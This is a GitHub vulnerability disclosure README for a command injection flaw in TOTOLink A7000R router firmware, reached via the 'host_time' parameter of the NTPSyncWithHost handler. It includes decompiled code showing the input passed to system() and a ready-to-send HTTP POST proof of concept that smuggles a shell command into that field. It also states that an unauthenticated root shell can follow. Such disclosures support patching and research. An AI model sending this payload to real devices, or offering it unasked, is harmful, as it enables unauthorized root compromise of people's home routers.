Darry-lang1 Add files via upload ... on Jul 26 History

..

img	4 months ago
readme.md	4 months ago

readme.md

TOTOLink A7000R V9.1.0u.6115_B20201022 Has an command injection vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：

TOTOLINK The Smartest Network Device

PRODUCTS SUPPORT ABOUT US NEWS

A7000R Overview Tech Specs HD Image Download FAQ

NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	

Vulnerability details

TOTOLINK A7000R (V9.1.0u.6115_B20201022) was found to contain a command insertion vulnerability in NTPSyncWithHost.This vulnerability allows an attacker to execute arbitrary commands through the "host_time" parameter.

```
1  int __fastcall sub_421FB8(int a1)
2  {
3    const char *Var; // $v0
4
5    Var = (const char *)websGetVar(a1, "host_time", &byte_43A4B0);
6    doSystem("date -s \"%s\"", Var);
7    nvram_set_int("ntp_enable", 0);
8    nvram_commit();
9    setResponse(&word_438564, "reserv");
10   return 1;
11 }
```

`Var` passes directly into the dosystem function.

```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupg
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The dosystem function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"host_time":"2022-07-21 20:12:43';ps;'","topicurl":"NTPSyncWithHost"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.